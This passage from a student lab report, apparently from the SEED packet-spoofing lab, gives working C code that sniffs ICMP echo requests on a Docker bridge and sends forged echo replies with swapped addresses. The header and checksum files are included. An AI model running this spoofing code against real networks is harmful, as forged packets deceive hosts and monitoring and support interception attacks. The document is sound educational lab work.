The figure below demonstrates spoofing an ICMP packet to 8.8.8.8 on behalf of one of the docker containers on the VM. The echo reply can be seen in the Wireshark windows (bottom left). The code was written by the information I learned from Seed Lectures. Thus, the code is similar to the one used in the Seed Lectures and the book. Plus, *checksum.c* file from the book was used, it can be found in the Appendix.




Figure 19. Spoofing an ICMP echo request

Question 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Since we use raw socket programming, yes we can set the IP packet length field to an arbitrary value. However, it would be overwritten before it's sent. (size: IP header + ICMP header).

Question 5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

No, we do not. The OS would calculate it automatically.

Question 6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

To be able to use raw socket programming, we need root privileges because normally OSes do not let programs change all the fields of the headers. As mentioned before, this is a design choice for security measures.

Task 2.3: Sniff and then Spoof

File(s): sniff_and_spoof.c, checksum.c, header.h

The figure below demonstrates sniffing and then spoofing packets. It filters ICMP packets and checks if they are echo requests. If it sniffs an echo request, prints the sniffed packet's source and destination, then it creates a packet regardless of the target IP is alive or not. Then it sends the echo reply. The code was executed on attacker docker container (top-left) and the ping request (to 1.2.3.4 which does not exist) was sent by another docker container (bottom left) in the same VM. As can be seen on both the bottom left terminal or Wireshark window, echo replies were sent from 1.2.3.4 thanks to the sniff_and_spoof.c program that runs on the attacker container.




Figure 20. Sniffing ICMP echo request and spoofing ICMP echo reply

The code is composed of *filtered_sniffer_icmp.c* and *spoof_icmp.c*. The only differences are in the got_packet() function which both beautifies the print output and changes the destination, source & type of the headers to make it an echo reply and sending it back to the target as 1.2.3.4. The rest is explained earlier in *Task 2.1B* and *Task 2.2B*.

```
#include <unistd.h>
#include <pcap.h>
#include <stdio.h>
#include <string.h>
```

```
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "header.h"

unsigned short in_cksum (unsigned short *buf, int length);

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));


    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
        ; // to get rid of 'a label can only be part of a statement' error
        int ip_len = ip->iph_ihl * 4;
        struct icmpheader *icmp = (struct icmpheader*)(packet + sizeof(struct ethheader) +
ip_len);
        if (icmp->icmp_type == 8){ // echo request
            printf("================\n");
            printf("   Got an ICMP Echo Request\n");
            printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
            printf("         To: %s\n", inet_ntoa(ip->iph_destip));
            printf("   Spoofing Echo Reply\n");
            icmp->icmp_type = 0; // changing the type to echo reply
```

```
            // fliping destination and source addresses
            struct in_addr flip_source = ip->iph_sourceip;
            struct in_addr flip_destination = ip->iph_destip;
            ip->iph_sourceip = flip_destination;
            ip->iph_destip = flip_source;
            // spoofing
            send_raw_ip_packet(ip);
        }
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

void main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "icmp[icmptype = 8]"; // if it is echo request
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("br-82d5b13c1347", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
}
```

Figure 21. sniff_and_spoof.c file

Appendix

```
/* Ethernet header */
struct ethheader {
  u_char ether_dhost[6]; /* destination host address */
  u_char ether_shost[6]; /* source host address */
  u_short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
};

/* IP Header */
struct ipheader {
  unsigned char iph_ihl : 4,       // IP header length
      iph_ver : 4;                 // IP version
  unsigned char iph_tos;           // Type of service
  unsigned short int iph_len;      // IP Packet length (data + header)
  unsigned short int iph_ident;    // Identification
  unsigned short int iph_flag : 3, // Fragmentation flags
      iph_offset : 13;             // Flags offset
  unsigned char iph_ttl;           // Time to Live
  unsigned char iph_protocol;      // Protocol type
  unsigned short int iph_chksum;   // IP datagram checksum
  struct in_addr iph_sourceip;     // Source IP address
  struct in_addr iph_destip;       // Destination IP address
};

/* TCP Header */
struct tcpheader {
  u_short tcp_sport; /* source port */
  u_short tcp_dport; /* destination port */
  u_int tcp_seq;     /* sequence number */
  u_int tcp_ack;     /* acknowledgement number */
  u_char tcp_offx2;  /* data offset, rsvd */
#define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
  u_char tcp_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
```

```
  u_short tcp_win; /* window */
  u_short tcp_sum; /* checksum */
  u_short tcp_urp; /* urgent pointer */
};

/* UDP Header */
struct udpheader
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};

/* Psuedo TCP header */
struct pseudo_tcp {
  unsigned saddr, daddr;
  unsigned char mbz;
  unsigned char ptcl;
  unsigned short tcpl;
  struct tcpheader tcp;
  char payload[1500];
};
```

Figure 22. header.h file

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "header.h"


unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;
```

```
    /*
     * The algorithm uses a 32 bit accumulator (sum), adds
     * sequential 16 bit words to it, and at the end, folds back all
     * the carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    /* treat the odd byte at the end, if any */
    if (nleft == 1) {
         *(u_char *)(&temp) = *(u_char *)w ;
         sum += temp;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
    sum += (sum >> 16);                  // add carry
    return (unsigned short)(~sum);
}

/*************************************************************
  TCP checksum is calculated on the pseudo header, which includes
  the TCP header and data, plus some part of the IP header.
  Therefore, we need to construct the pseudo header first.
*************************************************************/


unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
                            sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr  = ip->iph_sourceip.s_addr;
    p_tcp.daddr  = ip->iph_destip.s_addr;
    p_tcp.mbz    = 0;
```

```
    p_tcp.ptcl    = IPPROTO_TCP;
    p_tcp.tcpl    = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);

    return  (unsigned short) in_cksum((unsigned short *)&p_tcp,
                                      tcp_len + 12);
}
```

Figure 23. checksum.c file